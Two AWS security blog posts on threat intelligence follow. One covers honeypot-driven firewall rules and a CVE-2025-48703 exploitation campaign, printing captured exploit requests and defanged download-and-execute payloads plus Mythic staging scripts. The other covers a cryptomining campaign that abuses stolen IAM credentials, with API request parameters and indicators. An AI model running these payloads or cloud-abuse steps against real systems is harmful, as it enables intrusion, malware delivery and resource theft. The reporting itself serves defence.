MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.

Figure 1: Overview of active threat defense integration

Figure 1: Overview of active threat defense integration

Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.

Figure 2: Swiss cheese model

Figure 2: Swiss cheese model

Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.

Disrupting the attack kill chain with active threat defense

Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.

Figure 3: An example flow of an attack scenario using an OAST technique

Figure 3: An example flow of an attack scenario using an OAST technique

Step 0: Infrastructure preparation

Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.

Step 1: Target identification

Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.

Step 2: Vulnerability confirmation

The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.

CVE ID Vulnerability name
CVE-2017-10271 Oracle WebLogic Server deserialization remote code execution (RCE)
CVE-2017-11610 Supervisor XML-RPC authentication bypass
CVE-2020-14882 Oracle WebLogic Server console RCE
CVE-2021-33690 SAP NetWeaver server side request forgery (SSRF)
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22947 VMware Spring Cloud gateway RCE
CVE-2022-22963 VMware Tanzu Spring Cloud function RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2023-22527 Atlassian Confluence Data Center and Server template injection vulnerability
CVE-2023-43208 NextGen Healthcare Mirth connect RCE
CVE-2023-46805 Ivanti Connect Secure and Policy Secure authentication bypass vulnerability
CVE-2024-13160 Ivanti Endpoint Manager (EPM) absolute path traversal vulnerability
CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons server-side request forgery (SSRF) vulnerability
CVE-2024-36401 OSGeo GeoServer GeoTools eval injection vulnerability
CVE-2024-37032 Ollama API server path traversal
CVE-2024-51568 CyberPanel RCE
CVE-2024-8883 Keycloak redirect URI validation vulnerability
CVE-2025-34028 Commvault Command Center path traversal vulnerability

Step 3: OAST callback

When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.

Step 4: Malware delivery preparation

After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:

CVE ID Vulnerability name
CVE-2017-12149 Jboss Application Server remote code execution (RCE)
CVE-2020-7961 Liferay Portal RCE
CVE-2021-26084 Confluence Server and Data Center RCE
CVE-2021-41773 Apache HTTP server path traversal and RCE
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22954 VMware Workspace ONE access and identity manager RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2022-44877 Control Web Panel or CentOS Web Panel RCE
CVE-2023-22527 Confluence Data Center and Server RCE
CVE-2023-43208 NextGen Healthcare Mirth Connect RCE
CVE-2023-46604 Java OpenWire protocol marshaller RCE
CVE-2024-23692 Rejetto HTTP file server RCE
CVE-2024-24919 Check Point security gateways RCE
CVE-2024-36401 GeoServer RCE
CVE-2024-51567 CyberPanel RCE
CVE-2025-20281 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-20337 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-24016 Wazuh RCE
CVE-2025-47812 Wing FTP RCE
CVE-2025-48703 CyberPanel RCE

Step 5: Malware download

The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.

Step 6: Command and control connection

If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:

Command and control frameworks
Adaptix Metasploit
AsyncRAT Mirai
Brute Ratel Mythic
Cobalt Strike Platypus
Covenant Quasar
Deimos Sliver
Empire SparkRAT
Havoc XorDDoS

Step 7: Attack objectives blocked

Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.

Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign

In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.

To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:

POST /nginx/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 455

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/nginx
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

whoami /priv
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:

POST /debian/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:8085
user-agent: Mozilla/5.0 (ZZ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
content-length: 503
content-type: multipart/form-data; boundary=z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
accept-encoding: gzip
connection: close

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="fileName"

.bashrc
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="currentPath"

/home/debian
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="recursive"

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="t_total"

ping d4c81ab7l0phir01tus0888p1xozqw1bs.oast[.]fun
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5--

After the vulnerable systems were identified, the attack moved immediately to payload delivery. MadPot captured infection attempts targeting both Linux and Windows workloads. For Linux targets, the threat actor used curl and wget to download the malware:

POST /cwp/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:5704
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 539

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/cwp
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

(curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt||wget -T180 -q hxxp://vc2.b1ack[.]cat:28571/slt)|sh
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

For Windows systems, the threat actor used Microsoft’s certutil.exe utility to download the malware:

POST /panel/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 557

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/panel
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt C:\Users\Public\run.bat && C:\Users\Public\run.bat
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

When MadPot honeypots observe these exploitation attempts, they download the malicious payloads the same as vulnerable servers would. MadPot uses these observations to extract threat indicators at multiple layers of analysis.

Layer 1 — MadPot identified the staging URLs and underlying IP addresses hosting the malware:

hxxp://vc2.b1ack[.]cat:28571/slt (Linux script, SHA256: bdf17b3047a9c9de24483cce55279e62a268c01c2aba6ddadee42518a9ccddfc)
hxxp://196.251.116[.]232:28571/slt
hxxp://vc2.b1ack[.]cat:28571/swt (Windows script, SHA256: 6ec153a14ec3a2f38edd0ac411bd035d00668a860ee0140e087bb4083610f7cf)
hxxp://196.251.116[.]232:28571/swt

Layer 2 – MadPot’s analysis of the malware revealed that the Windows batch file (SHA256: 6ec153a1...) contained logic to detect system architecture and download the appropriate Mythic agent:

@echo off
setlocal enabledelayedexpansion

set u64="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w64&stage=true"
set u32="hxxp://196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=w32&stage=true"
set v="C:\Users\Public\350b0949tcp.exe"
del %v%
for /f "tokens=*" %%A in ('wmic os get osarchitecture ^| findstr 64') do (
    set "ARCH=64"
)
if "%ARCH%"=="64" (
    certutil.exe -urlcache -split -f %u64% %v%
) else (
    certutil.exe -urlcache -split -f %u32% %v%
)

start "" %v%
exit /b 0

The Linux script (SHA256: bdf17b30...) supported x86_64, i386, i686, aarch64, and armv7l architectures:

export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin

l64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l64&stage=true"
l32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=l32&stage=true"
a64="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a64&stage=true"
a32="196.251.116[.]232:28571/?h=196.251.116[.]232&p=28571&t=tcp&a=a32&stage=true"

v="43b6f642tcp"
rm -rf $v

ARCH=$(uname -m)
if [ ${ARCH}x = "x86_64x" ]; then
    (curl -fsSL -m180 $l64 -o $v||wget -T180 -q $l64 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l64'", "'$v'")')
elif [ ${ARCH}x = "i386x" ]; then
    (curl -fsSL -m180 $l32 -o $v||wget -T180 -q $l32 -O $v||python -c 'import urllib;urllib.urlretrieve("http://'$l32'", "'$v'")')
# [additional architecture checks]
fi

chmod +x $v
(nohup $(pwd)/$v > /dev/null 2>&1 &) || (nohup ./$v > /dev/null 2>&1 &)

Layer 3 – By analyzing these staging scripts and referenced infrastructure, MadPot identified additional threat indicators revealing Mythic C2 framework endpoints:

Health check endpoint 196.251.116[.]232:7443 and vc2.b1ack[.]cat:7443
HTTP listener 196.251.116[.]232:80 and vc2.b1ack[.]cat:80

Within 30 minutes of MadPot’s analysis, Network Firewall instances globally deployed protection rules targeting every layer of this attack infrastructure. Vulnerable CWP installations remained protected against this campaign because when the exploit tried to execute curl -fsSL -m180 hxxp://vc2.b1ack[.]cat:28571/slt or certutil.exe -urlcache -split -f hxxp://vc2.b1ack[.]cat:28571/swt Network Firewall would have blocked both resolution of vc2.b1ack[.]cat domain and connections to 196.251.116[.]232:28571 for as long as the infrastructure was active. The vulnerable application might have executed the exploit payload, but Network Firewall blocked the malware download at the network layer.

Even if the staging scripts somehow reached a target through alternate means, they would fail when attempting to download Mythic agent binaries. The architecture-specific URLs would have been blocked. If a Mythic agent binary was somehow delivered and executed through a completely different infection vector, it still could not establish command-and-control. When the malware attempted to connect to the Mythic framework’s health endpoint on port 7443 or the HTTP listener on port 80, Network Firewall would have terminated those connections at the network perimeter.

This scenario shows how the active threat defense intelligence pipeline disrupts different stages of threat activities. This is the Swiss cheese model in practice: even when one defensive layer (for example OAST blocking) isn’t applicable, subsequent layers (downloading hosted malware, network behavior from malware, identifying botnet infrastructure) provide overlapping protection. MadPot analysis of the attack reveals additional threat indicators at each layer that would protect customers at different stages of the attack chain.

For GuardDuty customers with unpatched CWP installations, this meant they would have received threat detection findings for communication attempts with threat indicators tracked in active threat detection. For Network Firewall customers using active threat detection, unpatched CWP workloads would have automatically been protected against this campaign even before this CVE was added to the CISA Known Exploitable Vulnerability list on November 4.

Conclusion

AWS active threat defense for Network Firewall uses MadPot intelligence and multi-layered protection to disrupt attacker kill chains and reduce the operational burden for security teams. With automated rule deployment, active threat defense creates multi-layered defenses within 30 minutes of new threats being detected by MadPot. Amazon GuardDuty customers automatically receive threat detection findings when workloads attempt to communicate with malicious infrastructure identified by active threat defense, while AWS Network Firewall customers can actively block these threats using the active threat defense managed rule group. To get started, see Improve your security posture using Amazon threat intelligence on AWS Network Firewall.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Rahi Patel
Rahi Patel

Rahi is a Startups Technical Account Manager at AWS specializing in Networking. He architects cloud networking solutions optimizing performance across global AWS deployments. Previously a network engineer with Cisco Meraki, he holds an MS in Engineering from San Jose State University. Outside work, he enjoys tennis and pickleball.
Paul Bodmer
Paul Bodmer

Paul is a Security Engineering Manager at AWS, leading the Perimeter Protection Threat Research Team. He is responsible for the strategic direction of how AWS uses deception technology to produce actionable threat intelligence for AWS internal and external security services.
Nima Sharifi Mehr
Nima Sharifi Mehr

Nima is a Principal Security Engineer at AWS, overseeing the technical direction of the Perimeter Protection Threat Research Team. He created MadPot, now a pillar of the Amazon cybersecurity strategy, used by teams across the company to protect customers and partners while raising global cybersecurity standards.
Maxim Raya
Maxim Raya

Maxim is a Security Specialist Solutions Architect at AWS. In this role, he helps clients accelerate their cloud transformation by increasing their confidence in the security and compliance of their AWS environments.
Santosh Shanbhag
Santosh Shanbhag

Santosh is a seasoned product leader, specializing in security, data protection, and compliance. At AWS, he focuses on securing workloads through Network and Application Security services, including AWS Network Firewall and active threat defense.

Cryptomining campaign targeting Amazon EC2 and Amazon ECS

Post Syndicated from Kyle Koeller original https://aws.amazon.com/blogs/security/cryptomining-campaign-targeting-amazon-ec2-and-amazon-ecs/

Amazon GuardDuty and our automated security monitoring systems identified an ongoing cryptocurrency (crypto) mining campaign beginning on November 2, 2025. The operation uses compromised AWS Identity and Access Management (IAM) credentials to target Amazon Elastic Container Service (Amazon ECS) and Amazon Elastic Compute Cloud (Amazon EC2). GuardDuty Extended Threat Detection was able to correlate signals across these data sources to raise a critical severity attack sequence finding. Using the massive, advanced threat intelligence capability and existing detection mechanisms of Amazon Web Services (AWS), GuardDuty proactively identified this ongoing campaign and quickly alerted customers to the threat. AWS is sharing relevant findings and mitigation guidance to help customers take appropriate action on this ongoing campaign.

It’s important to note that these actions don’t take advantage of a vulnerability within an AWS service but rather require valid credentials that an unauthorized user uses in an unintended way. Although these actions occur in the customer domain of the shared responsibility model, AWS recommends steps that customers can use to detect, prevent, or reduce the impact of such activity.

Understanding the crypto mining campaign

The recently detected crypto mining campaign employed a novel persistence technique designed to disrupt incident response and extend mining operations. The ongoing campaign was originally identified when GuardDuty security engineers discovered similar attack techniques being used across multiple AWS customer accounts, indicating a coordinated campaign targeting customers using compromised IAM credentials.

Operating from an external hosting provider, the threat actor quickly enumerated Amazon EC2 service quotas and IAM permissions before deploying crypto mining resources across Amazon EC2 and Amazon ECS. Within 10 minutes of the threat actor gaining initial access, crypto miners were operational.

A key technique observed in this attack was the use of ModifyInstanceAttribute with disable API termination set to true, forcing victims to re-enable API termination before deleting the impacted resources. Disabling instance termination protection adds an additional consideration for incident responders and can disrupt automated remediation controls. The threat actor’s scripted use of multiple compute services, in combination with emerging persistence techniques, represents an advancement in crypto mining persistence methodologies that security teams should be aware of.

The multiple detection capabilities of GuardDuty successfully identified the malicious activity through EC2 domain/IP threat intelligence, anomaly detection, and Extended Threat Detection EC2 attack sequences. GuardDuty Extended Threat Detection was able to correlate signals as an AttackSequence:EC2/CompromisedInstanceGroup finding.

Indicators of compromise (IoCs)

Security teams should monitor for the following indicators to identify this crypto mining campaign. Threat actors frequently modify their tactics and techniques, so these indicators might evolve over time:

  • Malicious container image – The Docker Hub image yenik65958/secret, created on October 29, 2025, with over 100,000 pulls, was used to deploy crypto miners to containerized environments. This malicious image contained a SBRMiner-MULTI binary for crypto mining. This specific image has been taken down from Docker Hub, but threat actors might deploy similar images under different names.
  • Automation and toolingAWS SDK for Python (Boto3) user agent patterns indicating Python-based automation scripts were used across the entire attack chain.
  • Crypto mining domains: asia[.]rplant[.]xyz, eu[.]rplant[.]xyz, and na[.]rplant[.]xyz.
  • Infrastructure naming patterns – Auto scaling groups followed specific naming conventions: SPOT-us-east-1-G*-* for spot instances and OD-us-east-1-G*-* for on-demand instances, where G indicates the group number.

Attack chain analysis

The crypto mining campaign followed a systematic attack progression across multiple phases. Sensitive fields in this post were given fictitious values to protect personally identifiable information (PII).

Cryptocurrency Mining Campaign Diagram

Figure 1: Cryptocurrency mining campaign diagram

Initial access, discovery, and attack preparation

The attack began with compromised IAM user credentials possessing admin-like privileges from an anomalous network and location, triggering GuardDuty anomaly detection findings. During the discovery phase, the attacker systematically probed customer AWS environments to understand what resources they could deploy. They checked Amazon EC2 service quotas (GetServiceQuota) to determine how many instances they could launch, then tested their permissions by calling the RunInstances API multiple times with the DryRun flag enabled.

The DryRun flag was a deliberate reconnaissance tactic that allowed the actor to validate their IAM permissions without actually launching instances, avoiding costs and reducing their detection footprint. This technique demonstrates the threat actor was validating their ability to deploy crypto mining infrastructure before acting. Organizations that don’t typically use DryRun flags in their environments should consider monitoring for this API pattern as an early warning indicator of compromise. AWS CloudTrail logs can be used with Amazon CloudWatch alarms, Amazon EventBridge, or your third-party tooling to alert on these suspicious API patterns.

The threat actor called two APIs to create IAM roles as part of their attack infrastructure: CreateServiceLinkedRole to create a role for auto scaling groups and CreateRole to create a role for AWS Lambda. They then attached the AWSLambdaBasicExecutionRole policy to the Lambda role. These two roles were integral to the impact and persistence stages of the attack.

Amazon ECS impact

The threat actor first created dozens of ECS clusters across the environment, sometimes exceeding 50 ECS clusters in a single attack. They then called RegisterTaskDefinition with a malicious Docker Hub image yenik65958/secret:user. With the same string used for the cluster creation, the actor then created a service, using the task definition to initiate crypto mining on ECS AWS Fargate nodes. The following is an example of API request parameters for RegisterTaskDefinition with a maximum CPU allocation of 16,384 units.

{   
    "dryrun": false,   
    "requiresCompatibilities": ["FARGATE"],   
    "cpu": 16384,   
    "containerDefinitions": [     
        {       
            "name": "a1b2c3d4e5",       
            "image": "yenik65958/secret:user",       
            "cpu": 0,       
            "command": []     
        }   
    ],   
    "networkMode": "awsvpc",   
    "family": "a1b2c3d4e5",   
    "memory": 32768 
}

Using this task definition, the threat actor called CreateService to launch ECS Fargate tasks with a desired count of 10.

{   
    "dryrun": false,   
    "capacityProviderStrategy": [     
        {       
            "capacityProvider": "FARGATE",       
            "weight": 1,       
            "base": 0     
        },     
        {       
            "capacityProvider": "FARGATE_SPOT",       
            "weight": 1,       
            "base": 0     
        }   
    ],   
    "desiredCount": 10 
}

Figure 2: Contents of the cryptocurrency mining script within the malicious image

Figure 2: Contents of the cryptocurrency mining script within the malicious image

The malicious image (yenik65958/secret:user) was configured to execute run.sh after it has been deployed. run.sh runs randomvirel mining algorithm with the mining pools: asia|eu|na[.]rplant[.]xyz:17155. The flag nproc --all indicates that the script should use all processor cores.

Amazon EC2 impact

The actor created two launch templates (CreateLaunchTemplate) and 14 auto scaling groups (CreateAutoScalingGroup) configured with aggressive scaling parameters, including a maximum size of 999 instances and desired capacity of 20. The following example of request parameters from CreateLaunchTemplate shows the UserData was supplied, instructing the instances to begin crypto mining.

{   
    "CreateLaunchTemplateRequest": {       
        "LaunchTemplateName": "T-us-east-1-a1b2",       
        "LaunchTemplateData": {           
            "UserData": "<sensitiveDataRemoved>",           
            "ImageId": "ami-1234567890abcdef0",           
            "InstanceType": "c6a.4xlarge"       
        },       
        "ClientToken": "a1b2c3d4-5678-90ab-cdef-EXAMPLE11111"   
    } 
}

The threat actor created auto scaling groups using both Spot and On-Demand Instances to make use of both Amazon EC2 service quotas and maximize resource consumption.

Spot Instance groups:

  • Targeted high performance GPU and machine learning (ML) instances (g4dn, g5, g5, p3, p4d, inf1)
  • Configured with 0% on-demand allocation and capacity-optimized strategy
  • Set to scale from 20 to 999 instances

On-Demand Instance groups:

  • Targeted compute, memory, and general-purpose instances (c5, c6i, r5, r5n, m5a, m5, m5n).
  • Configured with 100% on-demand allocation
  • Also set to scale from 20 to 999 instances

After exhausting auto scaling quotas, the actor directly launched additional EC2 instances using RunInstances to consume the remaining EC2 instance quota.

Persistence

An interesting technique observed in this campaign was the threat actor’s use of ModifyInstanceAttribute across all launched EC2 instances to disable API termination. Although instance termination protection prevents accidental termination of the instance, it adds an additional consideration for incident response capabilities and can disrupt automated remediation controls. The following example shows request parameters for the API ModifyInstanceAttribute.

{     
    "disableApiTermination": {         
        "value": true     
    },     
    "instanceId": "i-1234567890abcdef0" 
}

After all mining workloads were deployed, the actor created a Lambda function with a configuration that bypasses IAM authentication and creates a public Lambda endpoint. The threat actor then added a permission to the Lambda function that allows the principal to invoke the function. The following examples show CreateFunctionUrlConfig and AddPermission request parameters.

CreateFunctionUrlConfig:

{     
    "authType": "NONE",     
    "functionName": "generate-service-a1b2c3d4" 
}

AddPermission:

{     
    "functionName": "generate-service-a1b2c3d4",     
    "functionUrlAuthType": "NONE",    
    "principal": "*",     
    "statementId": "FunctionURLAllowPublicAccess",     
    "action": "lambda:InvokeFunctionUrl" 
}

The threat actor concluded the persistence stage by creating an IAM user user-x1x2x3x4 and attaching the IAM policy AmazonSESFullAccess (CreateUser, AttachUserPolicy). They also created an access key and login profile for that user (CreateAccessKey, CreateLoginProfile). Based on the SES role that was attached to the user, it appears the threat actor was attempting Amazon Simple Email Service (Amazon SES) phishing.

To prevent public Lambda URLs from being created, organizations can deploy service control policies (SCPs) that deny creation or updating of Lambda URLs with an AuthType of “NONE”.

{   
    "Version": "2012-10-17",   
    "Statement": [     
        {       
            "Effect": "Deny",       
            "Action": [         
                "lambda:CreateFunctionUrlConfig",         
                "lambda:UpdateFunctionUrlConfig"       
            ],       
            "Resource": "arn:aws:lambda:*:*:function/*",       
            "Condition": {         
                "StringEquals": {           
                    "lambda:FunctionUrlAuthType": "NONE"         
                }       
            }     
        }   
    ] 
}

Detection methods using GuardDuty

The multilayered detection approach of GuardDuty proved highly effective in identifying all stages of the attack chain using threat intelligence, anomaly detection, and the recently launched Extended Threat Detection capabilities for EC2 and ECS.

Next, we walk through the details of these features and how you can deploy them to detect attacks such as these. You can enable GuardDuty foundational protection plan to receive alerts on crypto mining campaigns like the one described in this post. To further enhance detection capabilities, we highly recommend enabling GuardDuty Runtime Monitoring, which will extend finding coverage to system-level events on Amazon EC2, Amazon ECS, and Amazon Elastic Kubernetes Service (Amazon EKS).

GuardDuty EC2 findings

Threat intelligence findings for Amazon EC2 are part of the GuardDuty foundational protection plan, which will alert you to suspicious network behaviors involving your instances. These behaviors can include brute force attempts, connections to malicious or crypto domains, and other suspicious behaviors. Using third-party threat intelligence and internal threat intelligence, including active threat defense and MadPot, GuardDuty provides detection over the indicators in this post through the following findings: CryptoCurrency:EC2/BitcoinTool.B and CryptoCurrency:EC2/BitcoinTool.B!DNS.

GuardDuty IAM findings

The IAMUser/AnomalousBehavior findings spanning multiple tactic categories (PrivilegeEscalation, Impact, Discovery) showcase the ML capability of GuardDuty to detect deviations from normal user behavior. In the incident described in this post, the compromised credentials were detected due to the threat actor using them from an anomalous network and location and calling APIs that were unusual for the accounts.

GuardDuty Runtime Monitoring

GuardDuty Runtime Monitoring is an important component for Extended Threat Detection attack sequence correlation. Runtime Monitoring provides host level signals, such as operating system visibility, and extends detection coverage by analyzing system-level logs indicating malicious process execution at the host and container level, including the execution of crypto mining programs on your workloads. The CryptoCurrency:Runtime/BitcoinTool.B!DNS and CryptoCurrency:Runtime/BitcoinTool.B findings detect network connections to crypto-related domains and IPs, while the Impact:Runtime/CryptoMinerExecuted finding detects when a process running is associated with a cryptocurrency mining activity.

GuardDuty Extended Threat Detection

Launched at re:Invent 2025, AttackSequence:EC2/CompromisedInstanceGroup finding represents one of the latest Extended Threat Detection capabilities in GuardDuty. This feature uses AI and ML algorithms to automatically correlate security signals across multiple data sources to detect sophisticated attack patterns of EC2 resource groups. Although AttackSequences for EC2 are included in the GuardDuty foundational protection plan, we strongly recommend enabling Runtime Monitoring. Runtime Monitoring provides key insights and signals from compute environments, enabling detection of suspicious host-level activities and improving correlation of attack sequences. For AttackSequence:ECS/CompromisedCluster attack sequences, Runtime Monitoring is required to correlate container-level activity.

Monitoring and remediation recommendations

To protect against similar crypto mining attacks, AWS customers should prioritize strong identity and access management controls. Implement temporary credentials instead of long-term access keys, enforce multi-factor authentication (MFA) for all users, and apply least privilege to IAM principals limiting access to only required permissions. You can use AWS CloudTrail to log events across AWS services and combine logs into a single account to make them available to your security teams to access and monitor. To learn more, refer to Receiving CloudTrail log files from multiple accounts in the CloudTrail documentation.

